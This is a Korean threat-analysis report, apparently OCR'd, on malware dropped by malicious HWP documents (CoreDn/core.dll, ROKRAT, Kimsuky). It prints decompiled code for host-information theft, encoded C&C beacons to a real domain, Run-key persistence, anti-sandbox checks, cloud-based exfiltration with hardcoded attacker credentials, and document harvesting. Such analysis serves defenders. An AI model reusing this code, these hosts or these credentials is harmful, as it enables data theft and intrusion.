
[M-CD] CoreDn(core.dll) 악성코드

관련 악성 한글문서 : H-PS-F + H-PS-S-3

악성코드 유형 : 정보유출형 악성코드

H-PS-F 타입에서 드롭 및 실행되는 악성코드는 바로가기 파일과 실행파일로 구성된다. 바로가기 파일의 속성정보를 확인하면 악성코드(HncBB80.bin)를 실행하는 것을 알 수 있다.

- 바로가기 파일(HncCheck.lnk) 속성정보



H-PS-F 타입과 H-PS-S-3 타입의 악성 한글문서에서 드롭되는 악성코드에서 CoreDn 이라는 공통되는 DLL Export 명이 발견되었다.

- CoreDn 문자열 (왼쪽 : 32비트, 오른쪽 : 64비트)

```
0F 57 C0                xorps   xmm0, xmm0
C7 45 F5 00 00 00 00    mov     [ebp+var_B], 0
0F 11 45 DD             movups  xmmword ptr [ebp+var_24+1], xmm0
8D 55 DC                lea     edx, [ebp+var_24]
8B C8                   mov     ecx, eax
66 0F D6 45 ED          movq    [ebp+var_13], xmm0
66 C7 45 F9 00 00       mov     [ebp+var_7], 0
C6 45 FB 00             mov     [ebp+var_5], 0
C7 45 DC 43 6F 72 65    mov     dword ptr [ebp+var_24], 'eroC'
66 C7 45 E0 44 6E       mov     word ptr [ebp+var_24+4], 'nD'
E8 48 FB FF FF          call    sub_10001AD0
85 C0                   test    eax, eax
74 9C                   jz      short loc_10001F28
```

```
33 C9                   xor     ecx, ecx
48 8D 54 24 50          lea     rdx, [rsp+88h+var_38]
48 89 4C 24 51          mov     qword ptr [rsp+88h+var_38+1], rcx
48 89 4C 24 59          mov     [rsp+88h+var_2F], rcx
48 89 4C 24 61          mov     [rsp+88h+var_27], rcx
89 4C 24 69             mov     [rsp+88h+var_1F], ecx
66 89 4C 24 6D          mov     [rsp+88h+var_1B], cx
88 4C 24 6F             mov     [rsp+88h+var_19], cl
48 8B C8                mov     rcx, rax
C7 44 24 50 43 6F 72 65 mov     dword ptr [rsp+88h+var_38], 'eroC'
66 C7 44 24 54 44 6E    mov     word ptr [rsp+88h+var_38+4], 'nD'
E8 07 FA FF FF          call    sub_180001BB0
48 85 C0                test    rax, rax
75 0D                   jnz     short loc_1800021BB
```

Export명으로 CoreDn을 가지는 core.dll은 DLL EntryPoint에서는 별도의 기능을 수행하지 않고, CoreDn에서 특정 동작을 하도록 구성되어 있다.

- DLL 원본이름(core.dll)과 EXPORT 명(CoreDn)

```
.rdata:10015E78                         ; Export Address Table for Core.dll
.rdata:10015E78                         ;
.rdata:10015E78 10 1B 00 00             off_10015E78    dd rva CoreDn           ; DATA XREF: .rdata:10015E6C↑o
.rdata:10015E7C                         ;
.rdata:10015E7C                         ; Export Names Table for Core.dll
.rdata:10015E7C                         ;
.rdata:10015E7C 8B 5E 01 00             off_10015E7C    dd rva aCoredn          ; DATA XREF: .rdata:10015E70↑o
.rdata:10015E7C                                                                 ; "CoreDn"
.rdata:10015E80                         ;
.rdata:10015E80                         ; Export Ordinals Table for Core.dll
.rdata:10015E80                         ;
.rdata:10015E80 00 00                   word_10015E80   dw 0                    ; DATA XREF: .rdata:10015E74↑o
.rdata:10015E82 43 6F 72 65 2E 64 6C 6C+aCoreDll        db 'Core.dll',0         ; DATA XREF: .rdata:10015E5C↑o
.rdata:10015E8B 43 6F 72 65 44 6E 00    aCoredn         db 'CoreDn',0           ; DATA XREF: .rdata:off_10015E7C↑o
.rdata:10015E92 00 00                                   align 4
```

CoreDn의 기능 및 특징은 아래와 같다.

01

악성코드가 동작하는 **컴퓨터 이름과 사용자명**을 확인한다.


- “컴퓨터이름 ₩₩ 사용자명 “ 형식으로 문자열에 기록

```
50                      push    eax             ; lpBuffer
FF 15 38 00 01 10       call    ds:GetComputerNameA
8D 85 D8 F7 FF FF       lea     eax, [ebp+nSize]
C7 85 D8 F7 FF FF 04 01+mov     [ebp+nSize], 104h
50                      push    eax             ; pcbBuffer
8D 85 E8 FA FF FF       lea     eax, [ebp+var_518]
50                      push    eax             ; lpBuffer
FF 15 0C 00 01 10       call    ds:GetUserNameA
8D 85 E8 FA FF FF       lea     eax, [ebp+var_518]
50                      push    eax
8D 85 E4 F9 FF FF       lea     eax, [ebp+Buffer]
50                      push    eax
68 78 55 01 10          push    offset aSS      ; "%s \\ %s"
8D 85 F4 FD FF FF       lea     eax, [ebp+String]
68 04 01 00 00          push    104h
50                      push    eax
E8 2A F7 FF FF          call    sub_10001350
```

02

Process32Frist와 Process32Next 함수를 반복적으로 호출하여 **현재 동작하는 프로세스의 정보를 확인 후 문자열로 저장**한다.

- 동작하는 프로세스의 정보 확인



03

C&C 통신시 앞에서 확인한 (1), (2) 정보를 전송한다.

- 악성코드 동작 시 C&C 통신 정보

```
if ( WinHttpSetTimeouts(v8, 90000, 90000, 90000, 90000) )
{
  v9 = WinHttpConnect(cbSize, L"www.unsunozo.org", 0x1BBu, 0);
  hInternet = v9;
  if ( v9 )
  {
    v10 = WinHttpOpenRequest(v9, L"POST", v6, 0, 0, 0, 0x800000u);
    v19 = v10;
```

Arguments

```
context_handle: 0x03994218
buffer: POST /include/notes/list.asp?
idx=20&no=fXEMY316AxRoFHVQWV1aXUdAR1VAW0Y=&mode=b2dNR0BRWRRkRltXUUdHaTk+Z01HQFFZOT5HWUdHGlF
MUTk+V0dGR0caUUxROT5DXVpdWl1AGlFMUTk+R1FGQl1XUUcaUUxROT5YR1VHRxpRTFE5PlhHWRpRTFE5PkdCV1xbR0
AaUUxROT5idltMZ1FGQl1XURpRTFE5PkdCV1xbR0AaUUxROT5HQldcW0dAGlFMUTk+R0JXXFtHQBpRTFE5PkdCV1xbR
0AaUUxROT5VQVBdW1BTGlFMUTk+R0JXXFtHQBpRTFE5PkdCV1xbR0AaUUxROT5HQldcW0dAGlFMUTk+QlldV0dCVxpR
TFE5PkJZXVdHQlcaUUxROT5CWV1XR0JXGlFMUTk+QlldV0dCVxpRTFE5PkJZXVdHQlcaUUxROT5DWFlHGlFMUTk+R0R
ER0JXGlFMUTk+Z1FVRldcfVpQUUxRRhpRTFE5PkdCV1xbR0AaUUxROT5ZR1dbRkdCQxpRTFE5PkdCV1xbR0AaUUxROT
5HQldcW0dAGlFMUTk+V0dGR0caUUxROT5DXVpYW1NbWhpRTFE5PlBDWRpRTFE5PkBVR19cW0dAGlFMUTk+UUxEWFtGU
UYaUUxROT5idltMYEZVTRpRTFE5PkNZRFpRQENfGlFMUTk+Y1ldZEZCZ3EaUUxROT5gRkFHQFFQfVpHQFVYWFFGGlFM
UTk+WUddUUxRVxpRTFE5PkBVR19cW0dAGlFMUTk+QFVHX1FaUxpRTFE5PmdRVUZXXGRGW0BbV1tYfFtHQBpRTFE5Pkd
EW1tYR0IaUUxROT5nUVVGV1xyXVhAUUZ8W0dAGlFMUTk+RE1AXFtaGlFMUTk+V1taXFtHQBpRTFE5PkRGW1dRTEQaUU
xROT5ETUBcW1oaUUxROT58Q0QaUUxROT5AVUdfXFtHQBpRTFE5PnxdWWBGVU19V1taGlFMUTk+ HTTP/1.1
Connection: Keep-Alive User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C) Content-Length: 0 Host: www.unsunozo.org
```


C&C 서버 통신시 전송되는 파라미터들은 BASE64와 XOR(키:0x34)연산으로 인코딩을 한다.

- BASE64와 XOR(키:0x34)연산을 통하여 정보를 인코딩

```
GetComputerNameA(&Buffer, &nSize);
nSize = 260;
GetUserNameA(&v24, &nSize);
sub_10001350(&String, 260, "%s \\ %s", &Buffer, &v24);
v1 = lstrlenA(&String);
xor_34_10001540(&String, v1);
hMem = BASE64_100015B0(v2, &String, &nSize);
v3 = LocalAlloc(0x40u, 0x2000u);
Running_Proc_Chk_100016D0(v3);
v4 = lstrlenA(v3);
xor_34_10001540(v3, v4);
v6 = BASE64_100015B0(v5, v3, &nSize);
v18 = v6;
GetTempPathA(0x104u, &v26);
sub_10001350(&v28, 260, "%s\\hwp.exe", &v26);
for ( ; !_access(&v28, 0); ++v0 )
  sub_10001350(&v28, 260, "%s\\hwp%d.exe", &v26, v0);
v7 = LocalAlloc(0x40u, 0x2000u);
sub_10001350(v7, 0x2000, "/include/notes/list.asp?idx=20&no=%s&mode=%s", hMem, v6);
LocalFree(hMem);
LocalFree(v18);
v8 = lstrlenA(v7);
v9 = LocalAlloc(0x40u, 2 * v8 + 64);
v10 = GetACP();
MultiByteToWideChar(v10, 0, v7, -1, v9, v8);
sub_10001270(&ValueName, "AdobeFlash");
sub_10001270(&v22, "qLyTGfVSYmWhTLRR");
if ( !C2_conn_100017C0(v9, v11, v12, &v28) )
```

C&C 서버 통신시 이용된 no와 mode의 값들을 Base64와 XOR 연산을 이용하여 디코딩하면 아래와 같이 평문 정보를 확인할 수 있다.

- C&C 서버에 전송되는 정보 디코딩 결과



04

악성코드의 지속성(Persistence)을 유지하기 위해 **레지스트리에 특정값을** 등록한다.

- Subkey : Software₩Microsoft₩Windows₩CurrentVersion₩Run
- ValueName : AdobeFlash
- ValueContent : "%temp%hwp.exe" qLyTGfVSYmWhTLRR

- 레지스트리 값 설정

```
sub_10001270(&ValueName, "AdobeFlash");
sub_10001270(&v22, "qLyTGfVSYmWhTLRR");
if ( !C2_conn_100017C0(v9, v11, v12, &v28) )
{
  do
    Sleep(0x493E0u);
  while ( !C2_conn_100017C0(v9, v14, v15, &v28) );
}
sub_10001350(&CommandLine, 260, "\"%s\" %s", &v28, &v22);
ProcessInformation = 0i64;
memset(&StartupInfo, 0, 0x44u);
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
result = CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
if ( result )
{
  sub_10001430(&ValueName, &CommandLine);
  result = 1;


int __fastcall sub_10001430(LPCSTR lpValueName, BYTE *lpData)
{
  BYTE *v2; // esi
  const CHAR *v3; // ebx
  int v4; // eax
  int v6; // eax
  HKEY phkResult; // [esp+0h] [ebp-38h]
  CHAR SubKey[45]; // [esp+4h] [ebp-34h]

  v2 = lpData;
  v3 = lpValueName;
  strcpy(SubKey, "Software\\Microsoft\\Windows\\CurrentVersion\\Run");
  if ( !RegCreateKeyA(HKEY_LOCAL_MACHINE, SubKey, &phkResult) )
  {
    v4 = lstrlenA(v2);
    if ( !RegSetValueExA(phkResult, v3, 0, 1u, v2, v4) )
    {
      RegCloseKey(phkResult);
      return 1;
    }
    RegCloseKey(phkResult);
  }
```

[M-RR] ROKRAT 악성코드

관련 악성 한글문서 : H-PS-S-1/2 / H-DL

악성코드 유형 : RAT

ROKRAT 악성코드는 H-PS-S-1/2 타입과 H-DL 타입의 악성 한글문서를 통해 드롭된다.

- ROKRAT 악성코드 타입에서 발견되는 특정 PDB 정보

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_2EA0674     db 'RSDS'               ; DATA XREF: .rdata:02E9F424↑o
                                        ; CV signature
                dd 3CFA60B0h            ; Data1 ; GUID
                dw 719Dh                ; Data2
                dw 4BB8h                ; Data3
                db 0A0h, 6Dh, 0A3h, 1Ah, 0Ah, 0BAh, 45h, 7Fh; Data4
                dd 5                    ; Age
                db 'D:\HighSchool\version 13\First-Dragon(VS2015)\Sample\Release\DogC' ; PdbFileName
                db 'all.pdb',0
```

E:₩Happy₩Work₩Source₩version 12₩First-Dragon₩Sample₩Release₩DogCall.pdb
D:₩HighSchool₩version 13₩First-Dragon(VS2015)₩Sample₩Release₩DogCall.pdb

e:₩Happy₩Work₩Source₩version 12₩T+M₩Result₩DocPrint.pdb
d:₩HighSchool₩version 13₩2ndBD₩T+M₩T+M₩Result₩DocPrint.pdb

D:₩HighSchool₩version 13₩VC2008(Version15)₩T+M₩T+M₩TMProject₩Release₩ErasePartition.pdb

생성된 악성코드는 분석을 방해하기 위한 안티-디버깅 / 안티-샌드박스 기법이 적용되어있다.

- 분석을 방해하기 위한 기법 적용

```
SandBox_CHK_2E4ACE0(aVmwareIncVmwar);          // VMware, Inc. VMware Virtual Platform None (Other)
if ( IsDebuggerPresent() )
{
  byte_2EA92C4 = '1';
}
else if ( GetModuleHandleA("SbieDll.dll") )
{
  byte_2EA92C4 = '2';
}
else if ( GetModuleHandleA("dbghelp.dll") )
{
  byte_2EA92C4 = '3';
}
else if ( GetModuleHandleA("api_log.dll") )
{
  byte_2EA92C4 = '4';
}
else
{
  v7 = GetModuleHandleA("dir_watch.dll");
  v8 = byte_2EA92C4;
  if ( v7 )
    v8 = 53;
  byte_2EA92C4 = v8;
}
```

해당 악성코드는 공개용 클라우드 서비스를 C&C 서버 통신에 이용한다. 지금까지 이용된 공개용 클라우드 서비스는 아래와 같다.

- box.com
- dropbox.com
- pcloud.com
- yadex.com
- mediafire.com

• C&C 통신시 사용하는 공개용 클라우드 서비스

```
.rdata:02E9...  00000042  C (1...  https://api.box.com/oauth2/token
.rdata:02E9...  0000005A  C (1...  https://account.box.com/api/oauth2/authorize
.rdata:02E9...  00000052  C (1...  https://api.box.com/2.0/folders/%s/items
.rdata:02E9...  00000052  C (1...  https://api.box.com/2.0/files/%s/content
.rdata:02E9...  00000042  C (1...  https://api.box.com/2.0/files/%s
.rdata:02E9...  0000004E  C (1...  https://api.box.com/2.0/files/%s/trash
.rdata:02E9...  0000005A  C (1...  https://upload.box.com/api/2.0/files/content
.rdata:02E9...  00000046  C (1...  https://api.box.com/2.0/folders/%s
.rdata:02E9...  00000054  C (1...  https://api.dropboxapi.com/2/files/delete
.rdata:02E9...  0000005C  C (1...  https://content.dropboxapi.com/2/files/upload
.rdata:02E9...  00000060  C (1...  https://content.dropboxapi.com/2/files/download
.rdata:02E9...  00000048  C (1...  https://api.pcloud.com/oauth2_token
.rdata:02E9...  0000004E  C (1...  https://my.pcloud.com/oauth2/authorize
.rdata:02E9...  00000084  C (1...  https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1
.rdata:02E9...  00000094  C (1...  https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1
.rdata:02E9...  0000001A  C (1...  https://%s%s
.rdata:02E9...  00000054  C (1...  https://api.pcloud.com/deletefile?path=%s
.rdata:02E9...  0000008C  C (1...  https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s
.rdata:02E9...  00000096  C (1...  https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s
.rdata:02E9...  00000080  C (1...  https://cloud-api.yandex.net/v1/disk/resources/download?path=%s
```

악성코드 내 하드코딩 되어 있는 로그인 정보(ID/PW)를 이용하여 정해진 클라우드 서비스와 C&C 통신을 진행한다.

• C&C 통신시 이용하는 로그인 정보

```
POST /userinfo HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://my.pcloud.com/#page=login
Accept-Language: en-US,en;q=0.7,ko;q=0.3
Origin: https://my.pcloud.com
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: api.pcloud.com
Content-Length: 133
Cache-Control: no-cache

username=szfmcyjl15wfe@pokemail.net&password=awe237hfuie72k&getauth=1&_t=1513177718&logout=1&authexpire=86400&authin
activeexpire=7200HTTP/1.1 200 OK
Server: CloudHTTPd-API v1.1
Date: Wed, 13 Dec 2017 07:28:41 GMT
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 47
X-Error: 2000
ETag: "jbdBupEfWJJhXv4SlMvLW0SAyHPy"
Cache-Control: private, max-age=0
Vary: Accept-Encoding
Connection: close

{
        "result": 2000,
        "error": "Log in failed."
}
```

감염 PC내에서 한글(hwp), MS 오피스 워드(doc, docx), MS 오피스 파워포인트(ppt,pptx), PDF 문서의 확장자를 가진 파일들을 확인하며, 이는 기밀 문서에 대한 정보를 수집하기 위해서 문서 목록을 확인하는 기능을 수행하는 것으로 추정된다.

- 특정 문서 파일을 찾는 기능

```
lstrcatW(RootPathName, L"\\*.*");
hFindFile = FindFirstFileW(RootPathName, &FindFileData);
if ( hFindFile != -1 )
{
  do
  {
    if ( FindFileData.dwFileAttributes & 0x10 )
    {
      if ( wcslen(FindFileData.cFileName) > 3 )
      {
        memset(&String1, 0, 0x400u);
        wcsncpy(&String1, RootPathName, wcslen(RootPathName) - 4);
        wsprintfW(&String1, L"%s\\%s\\", &String1, FindFileData.cFileName);
        DOC_FINDER_4837B0(&String1, 1, v2, a1);
      }
    }
    else
    {
      memset(&v4, 0, 0x600u);
      memset(&v5, 0, 0x400u);
      if ( wcsstr(FindFileData.cFileName, L".hwp")
        || wcsstr(FindFileData.cFileName, L".doc")
        || wcsstr(FindFileData.cFileName, L".docx")
        || wcsstr(FindFileData.cFileName, L".pdf")
        || wcsstr(FindFileData.cFileName, L".ppt")
        || wcsstr(FindFileData.cFileName, L".pptx") )
      {
        wcsncpy(&v5, RootPathName, wcslen(RootPathName) - 3);
        wsprintfW(&v4, L"%s%s", &v5, FindFileData.cFileName);
        sub_4833E0(a1);
        v2 = a2;
      }
    }
  }
  while ( FindNextFileW(hFindFile, &FindFileData) );
```

[M-KS] Kimsuky 계열 악성코드

관련 악성 한글문서 : H-DS

악성코드 유형 : 정보유출 및 추가악성코드 다운로드

H-DS 타입의 악성 한글문서를 이용하여 동작하는 악성코드는 Kimsuky 계열로 파악된다. 동작하는데 필요한 라이브러리를 로딩 후 스레드 형태로 악성코드가 동작한다.

- 악성코드 메인 함수 부분

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  SeDebugPriv_402490();
  if ( Kernel32_dll_4020A0() && Wininet_dll_402140() && Advapi32_dll_4021C0() )
  {
    CreateThread(0, 0, StartAddress, 0, 0, 0);
    while ( 1 )
      Sleep(0x2710u);
  }
  return 0;
}
```

악성코드가 동작하면서 로그를 기록(xyz)하고 추가 파일(zyx.dll) 다운로드를 시도한다. 과거 김수키 계열 악성코드의 사례[31]를 통해 다운로드하는 추가 악성코드는 팀뷰어를 위장한 RAT(원격관리용) 악성코드일 것으로 추정된다.


- 로그 기록 및 추가 다운로드를 수행

```
void __stdcall __noreturn StartAddress(LPVOID lpThreadParameter)
{
  CHAR pszPath; // [esp+14h] [ebp-108h]
  char v2; // [esp+15h] [ebp-107h]

  pszPath = 0;
  memset(&v2, 0, 0x103u);
  SHGetSpecialFolderPathA(0, &pszPath, 26, 0);
  lstrcatA(&pszPath, "\\Microsoft\\Network");
  CreateDirectoryA_419380(&pszPath, 0);
  GetShortPathNameA_4193A0(&pszPath, &pszPath, 260);
  wsprintfA(FileName_xyz, "%s\\%s", &pszPath, "xyz");
  wsprintfA(zyx_dll_4194D8, "%s\\%s", &pszPath, "zyx.dll");
  a_bat_402220();
  Sleep(10000u);
  sub_402990();
  while ( 1 )
  {
    qwer_402640();
    Sleep(1800000u);
  }
}
```

31) 과거 김수키 계열 악성코드가 커스터마이징 된 팀뷰어를 다운로드 하여 악용한 사례가 있다.

악성 한글문서에서 드롭되는 Kimsuky 계열의 일부 악성코드에서는 로그 파일명을 1.hwp로 남기는 사례도 있었다.

- 로그 파일명을 1.hwp로 기록



C&C 서버로 데이터 전송 시, 특정 문자열을 전송대상 파일의 구분자로 사용하는 특징이 있다.

- C&C 서버로 데이터 전송 시 사용하는 고유 헤더정보

```
v17 = v11;
Sleep(1u);
strcat(v9, "\r\n------WebKitFormBoundarywhpFxMBe19cSjFnG");
strcat(v9, "\r\nContent-Disposition: form-data; name=\"MAX_FILE_SIZE\"");
strcat(v9, "\r\n\r\n10000000");
strcat(v9, "\r\n------WebKitFormBoundarywhpFxMBe19cSjFnG");
qmemcpy(&v9[strlen(v9)], "\r\nContent-Disposition: form-data; name=\"userfile\"; filename=\"", 0x3Eu);
strcat(v9, "ghkdwodh");
*&v9[strlen(v9)] = 34;
strcat(v9, "\r\nContent-Type: application/octet-stream\r\n\r\n");
v12 = strlen(v9);
memcpy(&v9[v12], v16, v14);
strcpy(&v27, "\r\n------WebKitFormBoundarywhpFxMBe19cSjFnG");
memset(&v28, 0, 0xD9u);
